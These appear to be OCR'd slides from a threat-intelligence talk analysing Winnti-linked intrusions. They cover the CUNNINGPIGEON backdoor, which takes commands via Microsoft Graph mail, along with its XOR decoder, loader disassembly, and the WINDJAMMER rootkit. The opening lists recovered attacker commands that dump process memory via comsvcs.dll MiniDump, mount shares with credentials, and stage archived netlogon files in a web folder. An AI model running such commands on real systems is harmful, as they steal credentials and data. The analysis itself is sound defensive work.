$Command:/c powershell -C Compress-Archive -Path \\<REDACTED>\netlogon\* -DestinationPath  testaaa.zip
$Command:/c c:\users\public\music\7za.exe a 1.7z \\<REDACTED>\netlogon\*
$Command:/c copy 1.7z c:\IBM\Domino\data\domino\html\download\filesets\5.zip
$Command:/c del /q c:\IBM\Domino\data\domino\html\download\filesets\5.zip
$Command:/c del /q 1.7z
$Command:/c net use \\<REDACTED>\ipc$ <REDACTED> /u:NTDOMAIN\<REDACTED>
$Command:/c cmd.exe /c query user ^>c:\SOURCE\1.txt
$Command:/c cmd.exe /c tasklist ^>c:\SOURCE\1.txt
$Command:/c cmd.exe /c rundll32 C:\windows\system32\comsvcs.dll, MiniDump 428 C:\SOURCE\kk.dmp full
$Command:/c net view \\<REDACTED> |findstr /i Disk
$Command:/c net use \\<REDACTED>\ipc$ <REDACTED> /u:<REDACTED>\administrator
$Command:/c net use \\<REDACTED>\ipc$ /del /y
```

Campaign Case #1




Backdoor - CUNNINGPIGEON

- Backdoor using Microsoft Graph API to get the command from mail messages
  - Support file and process operation
  - Support custom proxy in the configuration

```
proxy-<REDACTED>:8080          Victim's Private Proxy Server
login.microsoft.com,/oauth2/v2.0/token
graph.microsoft.com
tMU8Q~qp9bc77kZA6u9<REDACTED>  Client Secret
?1bfe420e-28ed-4509-beaf-<REDACTED>   Client ID
65ea1a72-40e4-4e4f-90ac-<REDACTED>    Tenant ID
/v1.0/groups
/9188040d-6c67-4c5b-b112-<REDACTED>/oauth2/v2.0/token
/v1.0/me/mailFolders                  Unknown Tenant ID
/v1.0/me/messages
OnlineInbox
OutputInbox
```


Backdoor - CUNNINGPIGEON



Backdoor - CUNNINGPIGEON

Custom algorithm to decode CUNNINGPIGEON with fixed key and hostname

```
final_payload = bytearray()
with open('AppxPackaging.mui', 'rb') as f:
    payload = f.read()
    default_key = 'Microsoft.CppBuild.SAKURA'
    hostname = '<REDACTED>'
    hostname = hostname.upper()

    for i, enc in enumerate(payload):
        xor_key = ord(default_key[i % len(default_key)]) ^ ord(hostname[i % len(hostname)])
        if payload[i] != 0 and payload[i] != xor_key:
            final_payload.append(payload[i] ^ xor_key)
        else:
            final_payload.append(payload[i])
```

Backdoor - CUNNINGPIGEON

The loader's code overlapped with the proxy configuration tool mentioned in Symantec's Blackfly report [4]

- Same algorithm and key to decode payload
- Same injection process: `svchost.exe -k LocalSystemNetworkRestricted`

```
mov     dword ptr [rsp+740h+pProxy], r15d
xor     edx, edx        ; Val
mov     r8d, 104h       ; Size
lea     rcx, [rbp+640h+Buffer] ; Dst
call    memset
movdqa  xmm0, cs:xmmword_180012580
movdqu  [rbp+640h+Src], xmm0
mov     dword ptr [rbp+640h+var_150], 'S.dl'
mov     dword ptr [rbp+640h+var_150+4], 'RUKA'
mov     word ptr [rbp+640h+var_150+8], 'A' ; "Microsoft.CppBuild.SAKURA"
lea     rdx, [rsp+740h+pProxy] ; nSize
xor     ecx, ecx        ; lpBuffer
call    cs:GetComputerNameA
lea     rdx, [rsp+740h+pProxy] ; nSize
lea     rcx, [rbp+640h+Buffer] ; lpBuffer
call    cs:GetComputerNameA
lea     rcx, [rbp+640h+Src]
```

Figure. Proxy Configuration Tool mentioned by Symantec [4]
SHA1: b492e249bc2dbcd32c186b7344a5f8456a16880c
SHA1: 5c537b4f7b95bf6b0a0820aa13258961757e40c3

```
mov     [rsp+5F0h], r12d
xor     edx, edx
mov     r8d, 104h
lea     rcx, [rsp+6D0h]
call    memset
movdqa  xmm0, cs:xmmword_140019B80
movdqu  xmmword ptr [rsp+6B0h], xmm0
mov     dword ptr [rsp+6C0h], 'S.dl'
mov     dword ptr [rsp+6C4h], 'RUKA'
mov     word ptr [rsp+6C8h], 'A' ; "Microsoft.CppBuild.SAKURA"
lea     rdx, [rsp+5F0h]
xor     ecx, ecx
call    cs:GetComputerNameA
lea     rdx, [rsp+5F0h]
lea     rcx, [rsp+6D0h]
call    cs:GetComputerNameA
lea     rcx, [rsp+6B0h]
```


Figure. CUNNINGPIGEON Loader

Other Malware


- We also found some part of components:
  - UNAPIMON
    - A defense evasion utility used by Earth Freybug before [2]
  - PRIVATELOG (aka Winnti Loader)
    - Introduced in Operation CuckooBees [3]
    - We are not able to find the DEPLOYLOG in this case ☹

- Parts of the evidence may already have been destroyed at the time of investigation

Campaign Case #2



Campaign Case #2 - Timeline




Backdoor - WINDJAMMER

- Also known as Winnti RAT and Winnti Rootkit
  - Intercept TCPIP Network Interface to retrive special packet
  - Has ability to make convert channel with other infected endpoints within intranet


- Deploy by self-extract executable with:
  - Multiple layers of different loader
  - Endpoint specific information to protect payload

Backdoor - WINDJAMMER



